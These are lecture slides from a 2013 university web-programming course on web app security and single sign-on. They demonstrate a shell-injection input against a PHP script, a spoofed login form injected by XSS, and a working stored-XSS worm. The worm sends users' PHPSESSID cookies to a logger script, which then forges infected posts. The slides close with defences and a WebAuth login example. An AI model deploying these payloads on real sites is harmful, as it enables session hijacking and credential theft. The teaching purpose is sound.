

# Security

CSC 337, Fall 2013  
The University of Arizona  
William H. Mitchell  
whm@cs

# Sad facts

The web is a really, really, really bad neighborhood!

Every hacker in the world is only a few keystrokes away from your front door.

Some just want to play.

Some want to make misery.

Some want to make news.

Some want to rob.

Some want to ruin.

# Web apps are hard to secure

Even with perfectly secure infrastructure, web apps are notoriously hard to secure.

From WhiteHat Security's *Website Security Statistics Report, May 2013*:

86% of all websites had at least one serious vulnerability.

Average number of serious vulnerabilities per website: 56

Average time to resolve a vulnerability: 193 days

Their definition of "serious": "an attacker could take control over all, or some part, of the website, compromise user accounts on the system, access sensitive data, violate compliance requirements, and possibly make headline news."

Possible example of an asset exposure vulnerability:  
[whitehatsec.com/assets/WPstatsReport\\_052013.pdf](http://whitehatsec.com/assets/WPstatsReport_052013.pdf)

# Bucks for Bugs

[bugcrowd.com/list-of-bug-bounty-programs](http://bugcrowd.com/list-of-bug-bounty-programs) is a public list of 218 sites with Bug Bounty programs. 47 pay cash.

The Internet Bug Bounty program, sponsored by Microsoft and Facebook, offers rewards for bugs in widely used elements of web stacks, like PHP and the Apache HTTP server.

What's a hazard of offering cash bounties for bugs?

# Risk Assessment

A key element when considering security is this:

What's the worst thing that can happen if a web app is completely compromised?


There's a wide spectrum of possibilities. Here are a few:

- Site content altered in obvious or non-obvious ways
- Loss of goods/services
- User information, passwords, credit cards exposed
- Revelation of identities of protected parties
- Compromise of other systems

**Even if the software you write is perfectly secure, a bug in an underlying element, like PHP or Apache, can make you vulnerable.**

# Risks in our examples

Recall numbers.php from PHP slide 120:




Here are your numbers!

- 1
- 2
- 3
- 4
- 5

What could an attacker do with it?

# Risks in our examples, continued

What risks are posed by chat, from JavaScript slide 84?



whm: Hello!


whm: Anybody there?


whm: Anybody?

whm: `<script>alert('\hello!\')``</script>`

# Risks in our examples, continued

How about baby name lookup?



← → ↻  cgi.cs.arizona.edu/classes/cs337/fall13/baby.html

Male ▾

2012 ▾

- Ralph (178)
- Raleigh (81)
- Raphael (12)
- Ralston (9)
- Ralphy (5)



# Baby names attacked!

Recall nameswith.php:

```
$f = popen("grep -i '^{$_GET['name']}.*,{$_GET['gender']},' " .  
          "yob/yob{$_GET['year']}.txt", "r");  
while ($line = fgets($f)) {  
    $parts = explode(",", trim($line));  
    echo "{$parts[0]} ({$parts[2]})<br>";  
}
```

With the input ' ; ls -l / # the shell runs this:

```
grep -i '^ral'; ls -l / #.*,m,' yob2012.txt
```

Baby name lookup has one of the most serious vulnerabilities possible: shell injection!

My clever, lazy solution has turned into a disaster! Can it be salvaged?

# Baby names defense

Proposed solution: ensure name and gender are alphabetic and year is numeric. Also, use an absolute path for grep.

```
$name = only_chars("alpha", $_GET['name']);
$gender = only_chars("alpha", $_GET['gender']);
$year = only_chars("digit", $_GET['year']);

$f = popen("/bin/grep -i '^$name.*,$gender,' yob/yob$year.txt", "r");

while ($line = fgets($f)) {
    $parts = explode(",", trim($line));
    echo "{$parts[0]} ({$parts[2]})<br>";
}

function only_chars($type, $s) {
    $fcn = "ctype_{$type}";
    if ($fcn($s)) // Note $fcn: calls ctype_alpha or ctype_digit
        return $s;
    else die("");
}
```

Who'd bet what that it's now secure?

# The problem with input

On the web, the root of all evil is input!

The role and "reach" of input in a web app generally produces levels of increasing risk:

Apps that take no input whatsoever. (Least risk)

Apps with input that doesn't influence output.

Apps with input that influences output.

Apps with input that is displayed to other users.

But, any input opens the door!

# The problem with input, continued

What input sources can we trust?

Data directly supplied in URL parameters?

Data supplied by a form submission that's been validated by JavaScript?

Data generated by a series of user mouse motions?

Data fetched automatically from another company's web app?

Data from a web app in our Phoenix office?

Data from our database?

# The problem with input, continued

Three ways to deal with input from an untrusted source:

Whitelisting

accept only a safe set of things

Stripping/Sanitizing

remove dangerous things

Escaping (also called sanitizing)

neutralize dangerous things

`htmlspecialchars()/htmlentities()`

Prepared statements in SQL

# Attacking the blog with XSS

XSS stands for "cross-site scripting".

It is one of the most common web app vulnerabilities.

Basic idea:


Get users to run JavaScript supplied by an attacker.

With the blog, what does somebody have to do to run their JavaScript in your browser?

# XSS against the blog, continued

On assignment 7 we used `htmlspecialchars()` to let the user blog about 337 without having tags interpreted as HTML. Let's imagine that hadn't been added.

Consider this blog entry:



**Title:**


**Date:**

**Text:**


What will happen when somebody views the blog?

# XSS against the blog, continued

When anybody hits the page, they'll get a pop-up:



The entry itself shows no evidence of the script:



How can this be exploited? What's at risk with the blog?



# XSS against the blog, continued

Here's a more interesting blog post:

**Text:** `<script>window.onload=function () {document.write('<!doctype html>  
<title>Blog Sign In</title><style> body { font-family: sans-serif }  
#main { border: 1px solid; width:15em; text-align: center } #feedback {  
color: red }</style><form id=main method=post action=http://blog-  
login.biz?verify.php> Welcome to Blog!<br><input type=text  
name=owner size=30 placeholder="User Name" autofocus required>  
<br><input type=password name=pw size=30 placeholder=Password  
required><br><input type=submit name=signin value="Sign in"><input  
type=submit name=signup value="Sign up"></form>') }  
</script>`

How will it display?

# XSS against the blog, continued

Thus far we've seen how to...

Get a user to run arbitrary JavaScript.

Spoof a login form and capture a login/password that's possibly used on other sites. (But it's pretty lame!)

However, in order for a user to be attacked they've got to visit a particular blog.

How we can extend our attacks to blogs owned by others?

# XSS against the blog, continued

We need a way to get our JavaScript into other people's posts.

The blog uses `$_SESSION["blog_owner_id"]` to recognize whether a user is logged in.

If we could capture another user's session id, we could masquerade as them and generate blog posts with our hidden JavaScript.

How can we use JavaScript to send ourselves a copy of another user's session id?

# XSS against the blog, continued

The cookies associated with a page are available in JavaScript via `document.cookie`:

```
> document.cookie
```

```
"_ga=GA1.2.2058714000.1311104606;  
__qca=P0-726865078-1382207025843;
```

```
...
```

```
PHPSESSID=bg6ta8saavqh7bpbse6g61pj47"
```

Next step: We need a way to get that PHPSESSID sent to us.

What are our options?

# XSS against the blog, continued

A dead-simple way to cause a URL to be hit, if we don't need any data back from it, is to create an Image element and assign a value to its src property!

```
> document.cookie
```

```
"PHPSESSID=m2mnh84lmbvc9qajtotq84ivh0"
```

```
> i = new Image;
```

```
<img>
```

```
> i.src = "http://localhost/capture.php?" + document.cookie
```

```
"http://localhost/capture.php?"
```

```
PHPSESSID=m2mnh84lmbvc9qajtotq84ivh0"
```

That assignment generates a GET, which produces a 404:

```
> GET http://localhost/capture.php?
```

```
PHPSESSID=m2mnh84lmbvc9qajtotq84ivh0
```

```
404 (Not Found) VM150:2
```

# XSS against the blog, continued

If the blog had entry-editing capabilities, we'd use that but since it doesn't we'll use a fake admin post to hold our "payload":

Title:

Date:

Text: This is a temporary post made to various blogs by our admin group to help investigate a possible security issue. It will be deleted as soon as possible. We apologize for the inconvenience.  
`<script>x = new Image; x.src="http://localhost/c/logger.php?cookie="+document.cookie</script>`

## **SITE-WIDE TESTING**

This is a temporary post made to various blogs by our admin group to help investigate a possible security issue. It will be deleted as soon as possible. We apologize for the inconvenience.

**dec 8  
2013**

# XSS against the blog, continued

The big picture:

We can add a `<script>` element to an entry that will cause an arbitrary URL to be hit with the user's `document.cookie` value, which includes `PHPSESSID`.

We now need a backend that when given a `PHPSESSID` will add an entry with a similar script element to that user's blog, whoever it is.

We'll have an XSS worm/virus: If a user looks at an infected blog, their blog will get infected!

Because the database retains the attacking code, this is classified as a *stored XSS attack*.

# XSS against the blog, continued

Here's the top-level code in logger.php. Its URL parameter "cookie" is the victim's document.cookie.

```
$cookies = explode("; ", $_GET['cookie']);
foreach ($cookies as $cookie) {
    $parts = explode("=", $cookie);
    if ($parts[0] === "PHPSESSID") {
        $session_id = $parts[1];
        $owner = get_owner($session_id);
        if ($owner) {
            $f = fopen("hacked.log","a");
            fputs($f, date("Y/m/d H:i:s") .
                " got $owner with $session_id\n");
            forge_entry($parts[1]);
        }
    }
}
```

We break up the cookie string on ";" and look for PHPSESSID. If found, we figure out the owner, log them, and forge an entry.



# XSS against the blog, continued

We use PHP's curl library (php.net/curl) to hit the URL, sending along the victim's PHPSESSID cookie.

```
function forge_entry($session_id)
{
    $url= 'http://localhost/hackblog/newentry.php?
add=add&title=SITE-WIDE+TESTING&date=2013-12-09&text=This
+is+a+temporary+post...We+apologize+for+the+inconvenience.
%0D%0A%3Cscript%3Ex+%3D+new+Image%3B+x.src%3D%22http
%3A%2F%2Flocalhost%2Fc%2Flogger.php%3Fcookie%3D
%22%2Bdocument.cookie%3C%2Fscript%3E%0D%0A&newtags=';

    $ch = curl_init("$blogbase/$entry");
    $fp = fopen("/dev/null", "w");

    curl_setopt($ch, CURLOPT_FILE, $fp);
    curl_setopt($ch, CURLOPT_COOKIE, "PHPSESSID=$session_id");

    curl_exec($ch); curl_close($ch);
}
```

# XSS against the blog, continued

get\_owner() reads the output of control.php to get the owner's name.

```
function get_owner($session_id)
{
    $ch = curl_init("http://localhost/hackblog/control.php");
    $fp = fopen("/tmp/logger.$session_id.tmp","w+");

    curl_setopt($ch, CURLOPT_FILE, $fp);
    curl_setopt($ch, CURLOPT_COOKIE, "PHPSESSID=$session_id");
    curl_exec($ch); curl_close($ch);

    fseek($fp, 0);                // go back to start of just-written data
    while ($line = fgets($fp)) { // read lines, looking for "USER's blog"
        if (strstr($line, "'s blog")) {
            $parts = explode("'", $line);
            return $parts[0];      // return string before apostrophe
        }
    }
    return false;
}
```

How could we avoid multiple posts for a user?

# Preventing XSS

In the case of the blog, the vulnerability can be closed by using `htmlspecialchars()` on all text supplied by the user.

A common dilemma with sites that display user-supplied text is whether to let the users use HTML.

PHP has a `striptags()` function that removes all but specified tags. It might be naively used to remove `<script>` tags but `onEVENT` attributes with JavaScript code can be added to any HTML element!

HTML Purifier ([htmlpurifier.org](http://htmlpurifier.org)) is one possibility for sites that want to let users use HTML.

# Where to start learning about web app security

Mozilla Wiki Secure Coding Guidelines

[wiki.mozilla.org/WebAppSec/Secure\\_Coding\\_Guidelines](http://wiki.mozilla.org/WebAppSec/Secure_Coding_Guidelines)

The Open Web Application Security Project (owasp.org)

Lots of good videos

[owasp.org/index.php/Cheat\\_Sheets](http://owasp.org/index.php/Cheat_Sheets)

*Web Application Security, A Beginner's Guide* by Sullivan and Liu

*Hacking Web Apps: Detecting and Preventing Web Application Security Problems* by Mike Shema

*The Tangled Web: A Guide to Securing Modern Web Applications* by Michael Zalewski

Suggested "next" reading: CSRF attacks

# Authentication with UITS WebAuth

# Our Chat with UA WebAuth

The UA NetID WebAuth service allows web applications campus-wide to use a centralized authentication service.

Users provide credentials once but can use many different applications. This is called "single sign-on".

[cgi.cs.arizona.edu/classes/cs337/fall13/chat2](http://cgi.cs.arizona.edu/classes/cs337/fall13/chat2) is a version of our "Cheap Chat" that uses UA NetIDs for login.

Let's try it!

# Getting a "ticket"

The first step in using WebAuth is to get a single-use "ticket".

To get the ticket, we hit a particular WebAuth URL with the URL for our app specified in the service parameter:

```
https://webauth.arizona.edu/webauth/login?  
service=http://cgi.cs.arizona.edu/classes/cs337/fall13/  
get1.php (Note: get1.php for experimenting!)
```

If the user doesn't have a WebAuth session active, they're prompted for their netid and password.

# Getting a "ticket", continued

When/if the user enters a valid netid/password combination, or if they already had a valid WebAuth session, a 302 response redirects them to the URL specified with service=, and adds a ticket parameter:



A screenshot of a browser address bar. The address bar contains the URL: `cgi.cs.arizona.edu/classes/cs337/fall13/get1.php?ticket=ST-3164476-IXBMzz6P33JC`. The address bar includes navigation icons (back, forward, refresh) and a document icon on the left.

```
array(1) {  
  ["ticket"]=>  
  string(54) "ST-3164476-IXBMzz6P33JC4HTUQJ2R-jules.uits.arizona.edu"  
}
```




# Using a ticket to get the user

With a ticket we then hit webauth/validate with the service and the ticket:

```
https://webauth.arizona.edu/webauth/validate?  
service=http://cgi.cs.arizona.edu/classes/cs337/fall13/  
get1.php  
&ticket=ST-3164476-IXBMzz6P33JC4HTUQJ2R-  
jules.uits.arizona.edu
```

If everything is correct, we get a response with the user:



```
yes  
whm
```

# The beauty of it!

If we're willing to say that a NetID is all that's needed to OK one to use our app, there's no user management at all!

UITS handles the login machinery.

The user's password is never exposed to the app but the app can be confident that the user entered their password.

What's changes do we need to make to our chat app to take advantage of this service?

# Implementation

When the user hits .../fall13/chat2/ they get index.php, below. If chat\_netid is not in the session, we send them to WebAuth and specify chat2/backend.php as the service.

```
session_start();

if ($_SESSION["chat_netid"]) {
    /* fall through to output of HTML and JS below */
}
elseif (count($_GET) === 0) {
    $service = "http://cgi.cs.arizona.edu/classes/cs337/fall13/
chat2/backend.php";
    header("Location: https://webauth.arizona.edu/webauth/
login?service=$service");
    exit();
}
else
    die("Oops!");
```

## Implementation, continued

If backend.php gets hit and there's a ticket, we believe an authenticated user has been directed to us, so we get the NetID, save it in the session, and redirect to ".", to hit index.php, the front-end.

```
if (isset($_GET["ticket"])) {  
    session_start();  
  
    $_SESSION["chat_netid"] =  
        get_cas_netid($_GET["ticket"]);  
    header("Location: .");  
}
```

# Implementation, continued

get\_cas\_netid uses fopen() to do a GET on the URL specifying the service and the ticket. stream\_get\_contents returns a string.

```
function get_cas_netid($ticket)
{
    $service_url = "http://cgi.cs.arizona.edu/classes/cs337/
fall13/chat2/backend.php";
    $url = "https://webauth.arizona.edu/webauth/validate?
service=$service_url&ticket=$ticket";
    $service = fopen($url, "r");

    if (!$service)
        die("fopen to webauth validate failed");
    $result = explode("\n", stream_get_contents($service));

    if ($result[0] === "yes")
        return $result[1];    // should be NetID
    else
        return false;        // if ticket bad or some other botch
}
```

# Implementation, continued

Instead of relying on a URL parameter to specify the user, the backend uses `$_SESSION["chat_netid"]`.

```
if (isset($_GET["newerthan"])) {
    if (!isset($_SESSION["chat_netid"])) {
        echo json_encode("no user");
        exit();
    }

    ... select rows from db...
    echo json_encode($rows);
}
elseif (isset($_GET["text"]) && $user = $_SESSION["chat_netid"]) {
    $stmt = $conn->prepare("insert into message(time, sender,
text)
    values(now(), :sender, :text)");
    $stmt->bindParam(":sender", $user);
    ...execute, check result and return...
}
```